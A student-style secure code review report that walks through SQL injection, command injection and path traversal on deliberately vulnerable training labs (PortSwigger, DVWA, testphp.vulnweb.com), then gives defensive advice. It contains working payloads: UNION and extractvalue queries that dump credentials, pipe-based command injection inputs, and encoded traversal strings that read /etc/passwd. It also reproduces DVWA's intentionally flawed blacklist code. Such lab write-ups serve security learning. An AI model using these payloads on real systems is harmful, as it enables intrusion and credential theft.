

# Secure Code Review

## Report

Valeh Mammadov

Date:11.02.2025



### Table of contents

- 1)The introduction of the some code design and some web vulnerabilities
- 2)The detection and exploitation of some SQL injection types on test web sites
- 3)The detection and exploitation command injection on website
- 4)LFI,Path traversal vulnerabilities on Web Sites
- 5)Recommendations to avoid some Web attacks and code design

# 1)The introduction of the code design and some web vulnerabilities

So first of all I would like to start talking about code design and some Web vulnerabilities on Owasp top 10 2021.

What's Code design and how we configure it?

Code design refers to the process of planning and structuring the codebase of a software application to ensure it is efficient,maintainable,scalable,and secure.It involves defining architectures ,patterns and best practices that make the code easy to understand,modify and extend

There are some key aspects about code design like architecture design,design patterns,secure code design principles etc

So secure code design provides security of the websites,I mean like if we configure properly backend and frontend codes of the site, it will be much more secure some Web attacks

Let me give examples about secure code design with Python programming language.

Using the factory pattern in Python


```
class DatabaseConnection:
    def __init__(self, db_url):
        self.db_url = db_url

    @staticmethod
    def create_connection(db_url):
        return DatabaseConnection(db_url)

db = DatabaseConnection.create_connection("mysql://user:pass@localhost/db")
```

The factory pattern is a creational design pattern that provides an interface for creating objects in a superclass but allows subclasses to alter the type of objects that will be created.It helps code maintainability,scalability and security by encapsulating the object creation logic.

Now let's talk about OWASP 10 2021 vulnerabilities.I wouldn't speak each of them separately,just I want to give explanation about the vulnerabilities and attacks which I cover in this report like SQL injection,LFI,Path traversal and command injection.



You can see all owasp top 10 vulnerabilities.

## 2)The detection and exploitation of some SQL injection types on test web sites

Okay the first vulnerability that I want to talk about is SQL injection.

What's SQL injection?

When an attacker enters special SQL queries into input fields related to the server on a website and is able to retrieve sensitive information, user data, or database content from the server, this is called SQL injection.

The types of SQL injection

### In band SQL injection

Union based SQL injections

Error based SQL injections

### Blind SQL injection

Time based SQL injection

Boolean based SQL injection

### Out of band SQL injection

In union based sql injection we just simply use “union” operator in SQL to write the queries

There is an important property of union operator.It joins the result of two or more select queries.But if the number of columns aren't equal each other we will encounter error.Therefore the number of columns in each select query should be equal each other

When we find how many columns we have,then we should determine which columns bring data about tables and their content,after identifying them we should write queries such as select database() to gain information about server and database

I try to perform SQL injection on test.php website,PortSwigger and also on DVWA platform

Firstly let's try out Portswigger platform I will solve the lab related to Union SQL injection

Let's look at the lab description

Web Security Academy > SQL injection > UNION attacks > Lab

### Lab: SQL injection UNION attack, retrieving multiple values in a single column

**PRACTITIONER** LAB ✓ Solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

**Hint**

[ACCESS THE LAB](#)


**Find SQL injection vulnerabilities using Burp Suite**

[TRY FOR FREE](#)

Okay we should find the login password for administartor user with the help of Union SQLi


Also we have SQL cheatsheet in hint section. We should use it in order to write syntax properly for different servers like MySQL, MSSQL, Oracle, PostgreSQL

I also use burpsuite in this lab



Firstly we should enter whatever category then I wrote SQL query in Url section. Remember it's union SQLi, therefore we should define the number of columns, for this purpose we should try ('union select null,null,null..... --) or ('union select 1,2,3,4..... --) when our page brings content while trying 2 null it means we have 2 columns. For this task when I write 2 Nulls it brings content, it doesn't give any error. Then we should find which column give us the data


In order to determine I wrote version() in the second URL and it returns response like above. As you can see our server is PostgreSQL, so we should write every query in PostgreSQL



When I try to write 'a' in the first null it says "Internal server error" it means the first null doesn't give the content

Now, there is a default database (schema) in every server. It's called `information_schema`. If we want to bring all the tables from `information_schema` we just simply write

`'union select Null,column_name from information_schema.columns where table_name='users'--`



[Home](#) | [My account](#)



Lifestyle' union select null,column\_name from  
information\_schema.columns where table\_name='users'--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#)

Inflatable Holiday Home

[View details](#)

There's No Place Like Gnome

[View details](#)

Safety First

[View details](#)

email


password

username

Packaway Carport

[View details](#)

As you can see when I write the query in Url section the page returns all the tables and columns in `information_schema` database. We need users table



[Home](#) | [My account](#)



Lifestyle' union select null,concat(username,' ',password) from  
users--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Food & Drink](#) [Lifestyle](#) [Tech gifts](#)

There's No Place Like Gnome

[View details](#)

Packaway Carport

[View details](#)

Inflatable Holiday Home

[View details](#)

administrator zca77f8ratdcql5u4kvu

wiener 9y14hki6htls01s3d9qr

Safety First


[View details](#)

carlos du9vh8b7wlp6fyt4va8





I hope you can see the URL section clearly, I wrote `'union select null,concat(username,',password) from users--`

In order to bring username and password in one line according to the lab description I find password for administrator like above, now let's try to login as an administrator user

 SQL injection UNION attack, retrieving multiple values in a single column  
[Back to lab description >>](#)

LAB Solved 

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: administrator

Email


Update email

Boom! We solved the lab related to union SQLi

## 2.2 Error based SQL injection

In error based SQL injection our main purpose is to return error about input field. When we write something in input field and the page directly returns it as an error it means maybe there would be error based SQLi there. Let's try it out in test.php site

← → ↻ Not secure testphp.vulnweb.com/listproducts.php?cat=valeh



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

Error: Unknown column 'valeh' in 'where clause'

Here there was an id in category section, when I write `cat='valeh'` it gives us error

Now it means if I can write the right sql queries I can learn database name and tables inside it. We should use `extractvalue` function in order to detect error based SQL injection

If I want to see the database name I should write  
`extractvalue(21323,concat(1,(select(database()))))`

## Acunetix Web Vulnerability Scanner

[Disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

XPATH syntax error: 'acuart' Warning: mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

Our database name is 'acuart'. As you can see in query I write command like subquery inside concat

Now let's find the tables in acuart database using the `information_schema.tables` method

Our query is like this `extractvalue(2221,concat(1,(select table_name from information_schema.tables where table_schema='acuart' limit 1,1)))`—

When we write this we can see table names on the page. We can see one data, that's why we should change the limit parameter, for example if we write limit 7,1 it means we could see the seventh table in acuart database within error



I think it's enough for SQL injection, I showed 2 types of SQL injection on PortSwigger and test.php sites.

In blind SQL injection we can't see the content on the frontside of the website, therefore we should use `sleep`, `pg_sleep` or `waitfordelay` commands in order to detect for example time based sql injection. In boolean based SQL injection we should use true false logic


### 3)The detection and exploitation command injection on website

What's command injection?

When an attacker write some system commands with some special symbols like ; | || && to gain information about system.They use the commands such as “whoami”, ”ls” “cat file” with these special symbols


So,command injection divide into two types.Verbose and blind command injection.In blind command injection we can't see the response of the server at frontside like blind SQL injection

But in verbose we can see the response



For command injection I use command execution section

Firstly let's try normal ping



As you can see it works



So, firstly I try to write it with && symbol but it doesn't work, guess what it's blocked by developer. Let's look at the view source of the page

## Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST[ 'ip' ];

    // Remove any of the characters in the array (blacklist).
    $substitutions = array(
        '&&' => ' ',
        ';' => ' ',
    );

    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if (stripos(PHP_OS, 'Windows NT')) {
        $cmd = shell_exec( 'ping ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    } else {
        $cmd = shell_exec( 'ping -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

Compare

As you can see above the symbols like && and semicolon are changed with the space, therefore when I write 127.0.0.1 && ls it doesn't work, let's try 127.0.0.1 & ls

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.203 ms
help
index.php
source
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.073 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.129 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.073/0.135/0.203/0.053 ms
```

Here we go, it works

So this is the medium level actually, let's do high level

```

<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '=' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ',' => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }
}

```

As you can see in high level almost all of the special symbols are blocked by system. So when I try to write 127.0.0.1 | ls it doesn't work

But let's write it without space

The image displays two screenshots of the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: Command Injection' section.

**Top Screenshot:** The 'Ping a device' form is shown. The input field 'Enter an IP address:' contains the text '127.0.0.1|ls'. A 'Submit' button is visible to the right. Below the form, the 'More Information' section lists several links related to command injection.

**Bottom Screenshot:** The same 'Ping a device' form is shown, but the input field now displays the output of the command injection: 'help', 'index.php', and 'source'. A red box highlights this output. The 'More Information' section remains visible below.

## 4)LFI,Path traversal vulnerabilities on Web Sites

What's LFI?

Local File Inclusion is an attack technique in which attackers trick a web application into executing or exposing files on a web server, and we can definitely say that its existence can be very dangerous for a website.

This vulnerability is caused by a flaw in the code, and as I said, we can consider it a programming bug. Suppose there is a web application that allows you to share files over the Internet. Therefore, the main flow of the application will be like this: you upload the file first, then the website saves the file you uploaded in some folders, for example, the uploads folder on the server, now another person comes with the registration. It downloads the file and this happens exactly where the programmer makes a mistake and the vulnerability occurs.

Actually we look for LFI,PATH traversal to apply the files.In applying section we write what we want from local of the system.For example **/etc/passwd** but when we write this we can't see anything on the page,because we shouldn't write it directly we write it like ../../../../etc/passwd

Path traversal and local file inclusion look like each other,but there is difference.Lfi try to run the code which brings from local of the system,but path traversal just try to read the content of the file

Okay,let's perform LFI,Path traversal on portswigger platfrom

Firstly I would like to talk about the bypass methods of LFI,path traversal

1)../

2)....//

3)../

4)../;

5)..\

But if these symbols are blocked by server we can try to encode them.The encode version of "/" is %2f and the encode version of "." is %2e

So ../../../../etc/passwd should be written like

**%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2f%2fetc/passwd** but sometimes this wouldn't work either,because the developer also blocked the encode version of these symbols.In that case we should try the double encode:**%252e%252e%252f** equals ../

## Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

LAB

Solved



This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the `/etc/passwd` file.



ACCESS THE LAB

As you can see above, the lab requires to read the content of `/etc/passwd` file

**Web Security Academy**

File path traversal, traversal sequences stripped with superfluous URL-decode

LAB

Not solved

[Back to lab description >>](#)[Home](#)

WE LIKE TO  
**SHOP**



Dancing In The Dark

★★★★★ \$7.26

[View details](#)

There is No 'I' in Team

★★★★★ \$74.90

[View details](#)

Pet Experience Days

★★★★★ \$61.73


[View details](#)

Hydrated Crackers


★★★★★ \$47.32

[View details](#)

As you can see we have a couple of image files. Firstly we should open one of them in order to apply a file




So I opened one of them. You can see the filename inside red borders. Now I will delete 60.jpg file and write ../../../../etc/passwd




Apparently the symbols are blocked by developer, so let's try encode version

However it didn't work either, let's try ../../etc/passwd. In this case the slashes are double encoded



Actually, we have solved the lab already if we can see this error. Because it returns the result in background. In url section we should write image file, but we wrote /etc/passwd therefore it returns error, but if we return back the lab we can see it's been solved like below



## 5)Recommendations to avoid some Web attacks and code design

In conclusion we saw that code design is very crucial part of the development process of the websites. For example let's begin the recommendations to avoid SQL injection attack

5.1) Firstly we should use parametrized queries. This ensures user input is treated as data rather than SQL code

```
import mysql.connector
```

```
conn = mysql.connector.connect(user='root', password='password', database='testdb')
```

```
cursor = conn.cursor()
```

```
# Safe query using parameterized statements
```

```
query = "SELECT * FROM users WHERE username = %s AND password = %s"
```

```
cursor.execute(query, (username, password))
```

5.2) Using stored procedures- Stored procedures encapsulate SQL logic and prevent direct execution of dynamic SQL queries

Example

```
CREATE PROCEDURE GetUser
```

```
@username NVARCHAR(50)
```

```
AS
```

```
BEGIN
```

```
SELECT * FROM users WHERE username = @username;
```

```
END;
```

Also the input fields which are related to server directly should be configured properly

Let's talk about how can we prevent command injection attacks

Developer must block the symbols which are used to bypass, this is called input sanitization, also developer should validate the inputs. I mean like the commands which are included into blacklist shouldn't be written, only the commands which are included into whitelist should be written

Also we have some php functions which if they are used inside the codes, maybe the system would be vulnerable to command injection. They are passthrow, exec and system functions

And finally in order to prevent the LFI, Path traversal attacks the input fields which are related to file applying should be configured correctly!



Thanks for your attention